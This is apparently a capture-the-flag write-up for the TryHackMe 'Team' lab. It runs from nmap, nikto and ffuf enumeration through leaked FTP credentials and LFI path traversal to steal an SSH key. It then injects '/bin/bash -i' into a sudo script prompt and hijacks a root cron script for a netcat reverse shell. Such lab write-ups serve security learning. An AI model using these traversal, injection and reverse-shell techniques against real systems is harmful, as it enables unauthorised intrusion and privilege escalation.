Team-TryHackMe

Scanning and Fuzzing

nmap scan :-

```
Command Used :- sudo nmap teamev.thm -v -sV

Output :-

Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-04 02:30 IST
NSE: Loaded 45 scripts for scanning.
Initiating Ping Scan at 02:30
Scanning teamev.thm (10.10.26.66) [4 ports]
Completed Ping Scan at 02:30, 0.17s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 02:30
Scanning teamev.thm (10.10.26.66) [1000 ports]
Discovered open port 21/tcp on 10.10.26.66
Discovered open port 80/tcp on 10.10.26.66
Discovered open port 22/tcp on 10.10.26.66
Completed SYN Stealth Scan at 02:30, 9.44s elapsed (1000 total ports)
Initiating Service scan at 02:30
Scanning 3 services on teamev.thm (10.10.26.66)
Completed Service scan at 02:30, 6.42s elapsed (3 services on 1 host)
NSE: Script scanning 10.10.26.66.
Initiating NSE at 02:30
Completed NSE at 02:30, 0.66s elapsed
Initiating NSE at 02:30
Completed NSE at 02:30, 0.60s elapsed
Nmap scan report for teamev.thm (10.10.26.66)
Host is up (0.15s latency).
Not shown: 997 filtered ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.58 seconds
           Raw packets sent: 2006 (88.240KB) | Rcvd: 12 (550B)
```

nmap all ports :-

```
Command Used :- sudo nmap teamev.thm -v -p- -r -sC -sV
[sudo] password for maskman:
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-04 02:34 IST
NSE: Loaded 153 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 02:34
Completed NSE at 02:34, 0.00s elapsed
Initiating NSE at 02:34
Completed NSE at 02:34, 0.00s elapsed
Initiating NSE at 02:34
Completed NSE at 02:34, 0.00s elapsed
```

```
Initiating Ping Scan at 02:34
Scanning teamev.thm (10.10.26.66) [4 ports]
Completed Ping Scan at 02:34, 0.18s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 02:34
Scanning teamev.thm (10.10.26.66) [65535 ports]
Discovered open port 21/tcp on 10.10.26.66
Discovered open port 22/tcp on 10.10.26.66
Discovered open port 80/tcp on 10.10.26.66
Completed SYN Stealth Scan at 02:38, 232.79s elapsed (65535 total ports)
Initiating Service scan at 02:38
Scanning 3 services on teamev.thm (10.10.26.66)
Completed Service scan at 02:38, 6.32s elapsed (3 services on 1 host)
NSE: Script scanning 10.10.26.66.
Initiating NSE at 02:38
Completed NSE at 02:38, 4.46s elapsed
Initiating NSE at 02:38
Completed NSE at 02:38, 1.06s elapsed
Initiating NSE at 02:38
Completed NSE at 02:38, 0.00s elapsed
Nmap scan report for teamev.thm (10.10.26.66)
Host is up (0.15s latency).
Not shown: 65532 filtered ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 79:5f:11:6a:85:c2:08:24:30:6c:d4:88:74:1b:79:4d (RSA)
|   256 af:7e:3f:7e:b4:86:58:83:f1:f6:a2:54:a6:9b:ba:ad (ECDSA)
|_  256 26:25:b0:7b:dc:3f:b2:94:37:12:5d:cd:06:98:c7:9f (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
| http-methods:
|_  Supported Methods: POST OPTIONS HEAD GET
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works! If you see this add 'te...
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
Initiating NSE at 02:38
Completed NSE at 02:38, 0.00s elapsed
Initiating NSE at 02:38
Completed NSE at 02:38, 0.00s elapsed
Initiating NSE at 02:38
Completed NSE at 02:38, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 245.22 seconds
           Raw packets sent: 131231 (5.774MB) | Rcvd: 80930 (19.665MB)
```

nikto :-

```
Command Used:- nikto -h http://teamev.thm

Output:-

- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.10.26.66
+ Target Hostname:    teamev.thm
+ Target Port:        80
+ Start Time:         2021-08-04 02:31:05 (GMT5.5)
---------------------------------------------------------------------------
+ Server: Apache/2.4.29 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some
```

```
forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the
site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.29 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the
2.x branch.
+ Server may leak inodes via ETags, header found with file /, inode: 2c66, size: 5b90510390674, mtime: gzip
+ Allowed HTTP Methods: POST, OPTIONS, HEAD, GET
+ OSVDB-3233: /icons/README: Apache default file found.
+ 7785 requests: 0 error(s) and 7 item(s) reported on remote host
+ End Time:           2021-08-04 02:52:40 (GMT5.5) (1295 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```


ffuf and Dirbuster :-

Command Used :- ffuf -u http://teamev.thm/FUZZ -w /home/maskman/Desktop/-machines/SecLists-master/Discovery/Web-Content/-Apache.fuzz.txt

```
       /'___\  /'___\           /'___\
      /\ \__/ /\ \__/  __  __  /\ \__/
      \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
       \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
        \ \_\   \ \_\  \ \____/  \ \_\
         \/_/    \/_/   \/___/    \/_/

      v1.3.1 Kali Exclusive <3
```


```
________________________________________________

 :: Method           : GET
 :: URL              : http://teamev.thm/FUZZ
 :: Wordlist         : FUZZ: /home/maskman/Desktop/machines/SecLists-master/-Discovery/Web-Content/Apache.fuzz.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405
________________________________________________

/index.html             [Status: 200, Size: 11366, Words: 3512, Lines: 374]
/server-status          [Status: 403, Size: 275, Words: 20, Lines: 10]
/.htpasswd              [Status: 403, Size: 275, Words: 20, Lines: 10]
/.htaccess              [Status: 403, Size: 275, Words: 20, Lines: 10]
/.htaccess.bak          [Status: 403, Size: 275, Words: 20, Lines: 10]
:: Progress: [8531/8531] :: Job [1/1] :: 140 req/sec :: Duration: [0:00:42] :: Errors: 0 ::
```

Dirbuster showed a file named “script.txt” in scripts directory.



Gathering FTP creds:-

At the end , there's a note to self stating that old script's extension has been changed. After few tries , I got that file too.



Script Old file's content :-


```
┌──(maskman㉿machine)-[~/Desktop/machines/THM/teamcw
└─$ cat script.old
#!/bin/bash
read -p "Enter Username: " ftpuser
read -sp "Enter Username Password: " T3@m$h@r3
echo
ftp_server="localhost"
ftp_username="$Username"
ftp_password="$Password"
mkdir /home/username/linux/source_folder
source_folder="/home/username/source_folder/"
cp -avr config* $source_folder
dest_folder="/home/username/linux/dest_folder/"
ftp -in $ftp_server <<END_SCRIPT
quote USER $ftp_username
quote PASS $decrypt
cd $source_folder
!cd $dest_folder
mget -R *
quit
```

Now , I logged into the FTP server using the credentials in the image and found a file named “Newsite.txt”.


```
┌──(maskman㉿machine)-[~/Desktop/machines/THM/teamcw]
└─$ cat New site.txt
Dale
        I have started coding a new website in PHP for the team to use, this is currently under development. It can be
found at ".dev" within our domain.

Also as per the team policy please make a copy of your "id_rsa" and place this in the relevent config file.

Gyles
```

ffuf-LFI fuzzing

After going through the Newsite.txt file , I thought that there could be a subdomain as "dev.team.thm". So, I added that subdomain to my hosts file and browsed that url and found that there is a link to a script. So, I used the hint from tryhackme which is LFI and used that to get files from the server.



Command Used :- ffuf -u http://dev.team.thm/script.php?page=../../../../../FUZZ -w /home/maskman/Desktop/machines/-SecLists-master/Fuzzing/LFI/LFI-gracefulsecurity-linux.txt -c



Foothold

I used the private key gathered by exploiting LFI and Logged in as “Dale”

```
┌──(maskman㉿machine)-[~/Desktop/machines/THM/teamcw]
└─$ ssh -i id_rsa dale@team.thm
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@         WARNING: UNPROTECTED PRIVATE KEY FILE!          @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
Permissions 0644 for 'id_rsa' are too open.
It is required that your private key files are NOT accessible by others.
This private key will be ignored.
Load key "id_rsa": bad permissions
dale@team.thm's password:


┌──(maskman㉿machine)-[~/Desktop/machines/THM/teamcw]
└─$ chmod 600 id_rsa                                                                                                130 ×

┌──(maskman㉿machine)-[~/Desktop/machines/THM/teamcw]
└─$ ssh -i id_rsa dale@team.thm
Last login: Mon Jan 18 10:51:32 2021
dale@TEAM:~$ ls -l
total 4
-rw-rw-r-- 1 dale dale 17 Jan 15  2021 user.txt
dale@TEAM:~$ cat user.txt
THM{[redacted]}
dale@TEAM:~$
```

Lateral Movement

After Gaining the user flag from user Dale, I checked the user permissions and found out that dale can run a script named “admin_checks” as the user “gyles ”. Here's How I gained “Gyles” user shell.

```
dale@TEAM:~$ sudo -u gyles /home/gyles/admin_checks
Reading stats.
Reading stats..
Enter name of person backing up the data: gyles
Enter 'date' to timestamp the file: /bin/bash -i
The Date is uid=1001(gyles) gid=1001(gyles) groups=1001(gyles),1003(editors),1004(admin)
gyles@TEAM:~$
```

Root Shell

I used LinEnum.sh and found out that there is a cron job being run as root which is
“ /bin/bash /opt/admin_stuff/script.sh ” script.

We cannot edit the script but we can modify one of the script being called by the “script.sh” script.

I inserted reverse shell code in that script which we can modify and set up a listener on my machine . I got back the reverse shell as root within few seconds.

```
┌──(maskman㉿machine)-[~]
└─$ rlwrap nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.8.192.73] from (UNKNOWN) [10.10.26.66] 46504
bash: cannot set terminal process group (25089): Inappropriate ioctl for device
bash: no job control in this shell
id
id
uid=0(root) gid=0(root) groups=0(root),1004(admin)
ls -l
ls -l
total 4
-rw-r--r-- 1 root root 18 Jan 15  2021 root.txt
cat root.txt
cat root.txt
THM{[redacted]
cd /home/
cd /home/
ls -l
ls -l
total 12
drwxr-xr-x 6 dale   dale    4096 Jan 15  2021 dale
drwxr-xr-x 5 nobody nogroup 4096 Jan 15  2021 ftpuser
drwxr-xr-x 6 gyles  gyles   4096 Jan 17  2021 gyles
cd dale
cd dale
ls -l
ls -l
total 4
-rw-rw-r-- 1 dale dale 17 Jan 15  2021 user.txt
cat user.txt
cat user.txt
THM{[redacted]}
root@TEAM:/home/dale#
```